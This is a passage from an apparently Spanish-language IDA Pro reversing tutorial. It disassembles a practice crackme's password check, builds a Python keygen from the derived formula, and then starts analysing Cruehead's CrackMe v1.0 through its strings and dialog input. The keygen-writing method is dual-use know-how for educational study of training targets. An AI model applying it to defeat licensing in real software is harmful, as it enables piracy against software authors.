0023116B call   __imp_exit
```

```
00231171 loc_231171:
00231171 lea    ecx, [ebp+Buf]
00231174 push   ecx      ; Str
00231175 call   atoi
0023117B add    esp, 4
0023117F mnu   [ebp+var_801], eax
```

Si es 4 o más el largo sigue por el bloque verde.

```
00231171 loc_231171:
00231171 lea    ecx, [ebp+Buf]
00231174 push   ecx      ; Str
00231175 call   atoi
0023117B add    esp, 4
0023117F mnu   [ebp+var_801], eax
```

Luego toma el password y lo convierte a valor hexadecimal con Atoi, en Python sería equivalente a la función hex().

```
PDBSRC: loading sym
Python>hex(989898)
0xf1aca
```

```

00231171
00231171 loc_231171:
00231171 lea    ecx, [ebp+Buf]
00231174 push   ecx          ; Str
00231175 call   atoi
00231178 add    esp, 4
0023117E mov    [ebp+PASSWORD_EN_HEXA], eax
00231184 mov    edx, [ebp+PASSWORD_EN_HEXA]
0023118A xor    edx, 1234h
00231190 mov    [ebp+PASSWORD_EN_HEXA], edx
00231196 mov    eax, [ebp+PASSWORD_EN_HEXA]
0023119C push   eax
0023119D mov    ecx, [ebp+SUMATORIA]
002311A0 ...

```

Allí vemos que XOREA el password en HEXA con 0x1234 y lo vuelve a guardar en la misma variable.

```

00231184 mov    edx, [ebp+PASSWORD_EN_HEXA]
0023118A xor    edx, 1234h
00231190 mov    [ebp+PASSWORD_EN_HEXA], edx
00231196 mov    eax, [ebp+PASSWORD_EN_HEXA]
0023119C push   eax
0023119D mov    ecx, [ebp+SUMATORIA]
002311A3 push   ecx
002311A4 call   CHEQUEO_EXITO
002311A0 add    esp, 8

```

Vemos que le pasara ambos la sumatoria de los 4 primeros bytes del user y el valor hexa xoreado con 0x1234 del password a esa función que llamaremos CHEQUEO\_EXITO, su resultado hace que salte a chico bueno o chico malo.

Allí vemos los dos argumentos, arg\_4 será el que primero se pasa o sea en la referencia será el que se PUSHEA primero.

```

00231190 mov    edx, 1234h
00231196 mov    eax, [ebp+PASSWORD_EN_HEXA]
0023119C push   eax
0023119D mov    ecx, [ebp+SUMATORIA]
002311A3 push   ecx
002311A4 call   CHEQUEO_EXITO
002311A9 add    esp, 8
002311AC movu  [ebp+FLAG_EXITO], al

```


Así que renombraremos dentro de la función ambos argumentos.

```

00231010 CHEQUEO_EXITO proc near
00231010
00231010 SUMATORIA      = dword ptr  8
00231010 PASSWORD_EN_HEXA= dword ptr  0Ch
00231010
00231010         push    ebp
00231011         mov     ebp, esp
00231013         mov     eax, [ebp+PASSWORD_EN_HEXA]
00231016         shl     eax, 1
00231018         cmp     [ebp+SUMATORIA], eax
0023101B         jnz    short loc_231023

```

Ahora propagaremos los argumentos con click derecho SET TYPE.




Con lo cual se declara la función.

```
00231010 ; Attributes: bp-based frame
00231010
00231010 ; int __cdecl CHEQUEO_EXITO(int SUMATORIA, int PASSWORD_EN_HEXA)
00231010 CHEQUEO_EXITO proc near
00231010
00231010     SUMATORIA      = dword ptr  8
00231010     PASSWORD_EN_HEXA= dword ptr  0Ch
00231010
00231010     push    ebp
00231011     mov     ebp, esp
00231013     mov     eax, [ebp+PASSWORD_EN_HEXA]
00231016     shl    eax, 1
00231018     cmp    [ebp+SUMATORIA], eax
0023101B     jnz    short loc_231023
```

Y veremos si coincide en las referencias.

```
00231190 mov      [ebp+PASSWORD_EN_HEXA], edx
00231196 mov      eax, [ebp+PASSWORD_EN_HEXA]
0023119C push    eax      ; PASSWORD_EN_HEXA
0023119D mov      ecx, [ebp+SUMATORIA]
002311A3 push    ecx      ; SUMATORIA
002311A4 call    CHEQUEO_EXITO
002311A9 add     esp, 8
```

Vemos que los carteles azules que aparecen al propagar coinciden con los nombres en la referencia, así que está todo bien.



Veo que antes de comparar ambos hace SHL EAX, 1 lo cual equivale a multiplicar por 2.

Entonces si son iguales va al bloque verde donde pondrá AL a 1 y lo devolverá siendo el FLAG\_EXITO que decidir si somos buenos reversers o no.

Así que resumiendo

Toma los primeros 4 bytes de USER y los suma

El PASSWORD lo pasa a HEXA y lo XOREA con 0x1234 y lo multiplica por 2

Haremos una formula suponiendo que conocemos el USER ya que el keygen se basa en eso, dado un cierto USER hallar el password correspondiente.

X = PASSWORD ya convertido a HEXA

$(X \wedge 0x1234) * 2 = \text{SUMATORIA}$

Si despejamos X

$X \wedge 0x1234 = (\text{SUMATORIA}/2)$

**X=  $(\text{SUMATORIA}/2) \wedge 0x1234$**

La función XOR es inversible y se puede pasar de miembro sin problemas ya que si.


A  $\wedge$  B = C

A = B  $\wedge$  C

Bueno la cuestión es que el valor a hallar X es igual a

**X=  $(\text{SUMATORIA}/2) \wedge 0x1234$**

Si mi nombre fuera pepe el cual es válido ya que es menor que 8 bytes de largo la sumatoria de los bytes seria.



```
pepe.py x
1     sum=0
2     user="pepe"
3     largo=len(user)
4     for i in range(largo):
5         sum+=ord(user[i])
6
7     print hex(sum)
8
```

Allí obtuvimos la sumatoria de mi user pepe.

```
1 sum=0
2 user="pepe"
3 largo=len(user)
4 for i in range(4):
5     sum+=ord(user[i])
6
7 print hex(sum)
8
```

Pero recordemos que no suma todos los bytes sino solo los cuatro primeros.

```
1 sum=0
2 user="pepe"
3 largo=len(user)
4 for i in range(4):
5     sum+=ord(user[i])

6 if (largo>=4):
7     print hex(sum)
```

debug pepe

Debugger Console →

pyaev debugger: process 6116 is connecting

Connected to pydev debugger (build 162.1967.10)

0x1aa

Allí quedo mejor ya que chequea que sea mayor o igual que 4 al igual que hace el programa.

Podemos hacerlo genérico para cualquier user que se tippee.

The screenshot shows the PyCharm Pro interface. The code editor window has tabs for 'untitled' and 'pepe.py'. The 'pepe.py' tab is active, displaying the following Python script:

```
1 sum=0
2 user=raw_input()
3 largo=len(user)
4 for i in range(4):
5     sum+=ord(user[i])
6
7 if (largo>=4):
8     print hex(sum)
```

The run console window below shows the output of running the script with the input 'pepe':

```
Run pepe
C:\Python27\python.exe C:/Users/ricna/PycharmPro
pepe
0x1aa
Process finished with exit code 0
```

Vemos que usando raw\_input obtenemos lo que se tipea por consola.

El resultado para pepe es similar la sumatoria da 0x1aa pero puedo obtenerla para cualquier user.

The screenshot shows the PyCharm Pro interface with the run console window active. It displays the output of running the script with the input 'fiaca':

```
Run pepe
C:\Python27\python.exe C:/Users/ricna/PycharmPro
fiaca
0x193
Process finished with exit code 0
```

Teníamos la formula

$$X = (\text{SUMATORIA}/2) \wedge 0x1234$$

Así que debería dividir por 2 y hacer el XOR con 0x1234 para hallar el password en hexadecimal.

```
pepe.py x
1     sum=0
2     user=raw_input()
3     largo=len(user)
4     for i in range(4):
5         sum+=ord(user[i])
6
7     print "USER",user
8
9     if (largo>=4):
10        print "SUMATORIA",hex(sum)
11        password= (sum/2) ^ 0x1234
12        print "PASSWORD",password
13
```

Run pepe

```
pepe
USER pepe
SUMATORIA 0x1aa
PASSWORD 4833
```

Si lo pruebo

```
C:\Users\ricna\Desktop\PACKED_PRACTICA_1
Pone un User
pepe
User: pepe
Pone un Password
4833
Good reverse CLAP CLAP
ENTER PARA IRTE
```

Ya tenemos el keygen no necesitamos hacer la conversión del password hexa a decimal porque Python al imprimir lo hace siempre imprimiendo en decimal por default.

```

pepe
pepepepepe
USER pepepepepe
SUMATORIA 0x1aa
PASSWORD 4833

Process finished with exit code 0

```

Vemos que suma solo los primeros 4 caracteres del nombre de usuario, el password da igual si es más largo pero los 4 caracteres iniciales son similares.

Igual el ejercicio crashea al tipear 8 caracteres ya que deben ser 8 en total incluyendo el 0 final de la string.

```

C:\Users\frida\Desktop\PRACNE
Pone un User
pepepep
User: pepepep
Pone un Password
4833
Good reverser CLAP CLAP
ENTER PARA IRTE

```

Hasta 7 funciona bien.

Solo hay un problema cuando la sumatoria da negativa

```

pepe.py x C:\...\pepe.py x
1 sum=0
2 user=raw_input()
3 largo=len(user)
4 for i in range(4):
5     sum+=ord(user[i])
6
7 print "USER",user
8
9 if (largo>=4):
10     print "SUMATORIA",hex(sum)
11     password= (sum/2) ^ 0x1234
12     print "PASSWORD",password
13

```

No tendría solución ya que el password termina multiplicándose por 2 y siendo una multiplicación de enteros nunca dará impar, así que le agregaremos ese chequeo.

The screenshot shows a Python code editor with a file named 'pepe.py' open. The code is as follows:

```
for i in range(4):
    sum+=ord(user[i])

    print "USER",user
    ↓
if (sum%2==0):
    print "PAR"
    if (largo >= 4):
        print "SUMATORIA", hex(sum)
        password = (sum / 2) ^ 0x1234
        print "PASSWORD", password
    else:
        print "IMPAR SIN SOLUCION"
```

Below the code editor is a terminal window titled 'pepe (1)' showing the output of the script:

```
USER pepe
PAR
SUMATORIA 0x1aa
PASSWORD 4833
```

Allí verificamos el resto de dividir por dos si es cero es par sino es impar y no tiene solución.

The screenshot shows a terminal window titled 'pepe (1)' with the command 'C:\Python27\python.exe C:/Users/ricna/Desktop/pepe.py' entered. The output is:

```
C:\Python27\python.exe C:/Users/ricna/Desktop/pepe.py
fiaca
USER fiaca
IMPAR SIN SOLUCION
```

Creo que nuestro keygen ya quedo bastante bien, así que podemos terminar esta parte y vernos en la siguiente.

Hasta la parte 19

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 19

En este capítulo ya estamos en condiciones de reversear el crackme de Cruehead original y eso haremos, así que lo abrimos en el LOADER sin tildar MANUAL LOAD total es solo reversing el original no está empacado, así que no es necesario cargarlo manualmente.

```

00401000 : Section size in file : 0000000000 ( 1536-)
00401000 : Offset to raw data for section: 00000000
00401000 : Flags 40000020: Text Executable Readable
00401000 : Alignment : default
00401000
00401000 .686p
00401000 .model flat
00401000
00401000 ; Segment type: Pure code
00401000 ; Segment permissions: Read/Execute
00401000 CODE    segment para public 'CODE' use32
00401000 assume cs:CODE
00401000 assume ss:001000h
00401000 assume es:nothing, ss:nothing, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000 start    public start
00401000 proc near
00401000 push 0 ; lpModuleHandle
00401000 call GetModuleHandleA
00401000 mov ds:getInstance, eax
00401000 push 1 ; lpWindowName
00401000 call GetClassName
00401000 mov ds:className, eax
00401000 call FindWindow
00401018 or eax, eax
00401010 jz Short loc_401010

00401010
00401010 loc_401010:
00401010 nov ds:WndClass.style, 4003h
00401010 mov ds:WndClass.lpfnWndProc, 00401010h
00401010 mov ds:WndClass.cbSizeExtra, 00401038h
00401010 mov ds:WndClass.cbWndExtra, 00401045h
00401010 mov eax, ds:getInstance
00401040h mov ds:WndClass.hInstance, 0040104Fh
0040104Fh push 64h ; lpIconName

```

Allí se detuvo, en este caso al no ser una aplicación de consola, no es solo analizar la función main, sabemos que en aplicaciones con ventanas existe el LOOP de mensajes que van procesando lo que el usuario va interactuando con la ventana, los click que realiza etc. y según cada acción del usuario, está programado para ejecutar diferentes funciones con su código.

Sabemos que lo primero siempre es intentar por el lado de las strings, si esto falla se deben mirar las apis o funciones que utiliza el programa, en este caso las strings están bien visibles así que encararemos por este camino.


Address	Length	Type	String
\$ DATA:00402D6	00000011	C	Try to crack me!
\$ DATA:004020E7	0000000D	C	CrackMe v1.0
\$ DATA:004020F4	0000001C	C	No need to disasm the code!
\$ DATA:00402110	00000005	C	MENU
\$ DATA:00402115	0000000A	C	DLG_REGS
\$ DATA:0040211F	0000000A	C	DLG_ABOUT
\$ DATA:00402129	0000000B	C	Good work!
\$ DATA:00402134	0000002C	C	Great work, mate!\rNow try the next CrackMe!
\$ DATA:00402160	00000009	C	No luck!
\$ DATA:00402169	00000015	C	No luck there, mate!

Siguiendo la string NO LUCK habíamos llegado a la zona donde tomaba la decisión, ya que haciendo doble click en dicha string vamos a


```
DATA:00402129 Caption      db 'Good work!',0      ; DATA XREF: sub_40134D+2To
DATA:00402134 ; CHAR Text[]
DATA:00402134 Text       db 'Great work, mate!',0Dh,'Now try the next CrackMe!',0
DATA:00402134 ; DATA XREF: sub_40134D+7To
• DATA:00402160 ; CHAR aNoLuck[]
• DATA:00402160 aNoLuck    db 'No luck!',0      ; DATA XREF: sub_401362+9To
DATA:00402160 ; sub_40137E+31To
• DATA:00402169 ; CHAR aNoLuckThereMat[]
• DATA:00402169 aNoLuckThereMat db 'No luck there, mate!',0 ; DATA XREF: sub_401362+ETo
DATA:00402169 ; sub_40137E+36To
• DATA:0040217E ; CHAR byte_40217E[16]
• DATA:0040217E byte_40217E db 10h dup(0)      ; DATA XREF: WndProc+10BTo
DATA:0040217E ; sub_401253+84To
DATA:0040218E ; CHAR String[3698]
DATA:0040218E String     db 72h dup(0), 0E00h dup(?) ; DATA XREF: WndProc+100To
DATA:0040218E ; sub_401253+64To
• DATA:0040218E DATA      ends
• DATA:0040218E
• .idata:00403000 ; Section 3. (virtual address 00003000)
• .idata:00403000 : Virtual size           : 00001000 ( 4096.)
```

Viendo la referencia con X o CTRL +X

Vemos que hay dos referencias a dicha string.



Veamos la primera.




Pinto de rojo el bloque ya que es uno de error o chico malo.

```

00401362
00401362
00401362
00401362 CARTEL_ERROR proc near
00401362     push    8 ; uType
00401364     call    MessageBeep
00401369     push    30h ; uType
00401368     push    offset aNoLuck ; "No luck!"
00401370     push    offset aNoLuckThereMat ; "No luck there, mate!"
00401375     push    dword ptr [ebp+8] ; hWnd
00401378     call    MessageBoxA
0040137D     retn
0040137D CARTEL_ERROR endp
0040137D

```

Veamos de donde viene.




Así que el otro camino debe ser el chico bueno, miremos dentro de la función 0x40134d.

```


0040134D
0040134D
0040134D
0040134D CARTEL_BUENO proc near
0040134D     push    30h ; uType
0040134F     push    offset Caption ; "Good work!"
00401354     push    offset Text ; "Great work, mate!\rNow try the next Cra...""
00401359     push    dword ptr [ebp+8] ; hWnd
0040135C     call    MessageBoxA
00401361     retn
00401361 CARTEL_BUENO endp
00401361

```


Así que en la referencia.




La otra referencia a la string de NO LUCK venia de acá.



Y la referencia de este otro cartel de error viene de acá.





Vemos que el argumento que le pasa a esa función es la dirección (OFFSET) de una variable global que se llama STRING, vemos si hacemos click en ella donde está ubicada.


```

DATA:0040217E byte 40217E db 10h dup(0) ; DATA XREF: WndProc+10B↑o
DATA:0040217E
• DATA:0040218E ; CHAR String[3698]
DATA:0040218E String db 72h dup(0), 0E80h dup(?) ; DATA XREF: WndProc+100↑o
DATA:0040218E
DATA:0040218E DATA ends
DATA:0040218E
• .idata:00403000 ; Section 3. (virtual address 00003000)
.idata:00403000 ; Virtual size : 00001000 ( 4096.)
.idata:00403000 ; Section size in file : 00000800 ( 2048.)

```

Es un buffer de 3698 bytes de largo en la dirección 0x40218e en la sección DATA.

Vemos que tiene un par de referencias para ver que string guardara allí.



Vemos que hay una referencia que viene de aquí.

```

004012B5      push    0Bh ; cchMax
004012B7      push    offset String ; lpString
004012BC      push    3E8h ; nIDDlgItem
004012C1      push    [ebp+hWnd] ; hDlg
004012C4      call    GetDlgItemTextA
004012C9      cmp     eax, 1
004012CC      mov     [ebp+arg_8], 3EBh
004012D3      jb     short loc_4012A1

```

La api GetDlgItemTextA se utiliza para introducir algún dato, veamos.

## GetDlgItemText function

Retrieves the title or text associated with a control in a dialog box.

### Syntax

C++

```

UINT WINAPI GetDlgItemText(
    _In_   HWND   hDlg,
    _In_   int    nIDDlgItem,
    _Out_  LPTSTR lpString,
    _In_   int    nMaxCount
);

```

### Parameters

*hDlg* [in]  
Type: **HWND**

A handle to the dialog box that contains the control.

*nIDDlgItem* [in]  
Type: **int**

The identifier of the control whose title or text is to be retrieved.

*lpString* [out]  
Type: **LPTSTR**

The buffer to receive the title or text.

*nMaxCount* [in]  
Type: **int**

The maximum length, in characters, of the string to be copied to the buffer pointed to by *lpString*. If the length of the string, including the null character, exceeds the limit, the string is truncated.

### Return value

Type: **UINT**

If the function succeeds, the return value specifies the number of characters copied to the buffer, not including the terminating null character.

If the function fails, the return value is zero. To get extended error information, call **GetLastError**.

Bueno ahí va a entrar algún texto con el teclado.

```


004012AC      cmp    [ebp+arg_8], 3EAh
004012B3      jnz   short loc_4012F0

004012B5      push   0Bh ; cchMax
004012B7      push   offset String ; lpString
004012BC      push   3E8h ; nIDDlgItem
004012C1      push   [ebp+hWnd] ; hDlg
004012C4      call    GetDlgItemTextA
004012C9      cmp     eax, 1
004012CC      mov     [ebp+arg_8], 3EBh
004012D3      jb     short loc_4012A1


004012D5      push   0Bh ; cchMax
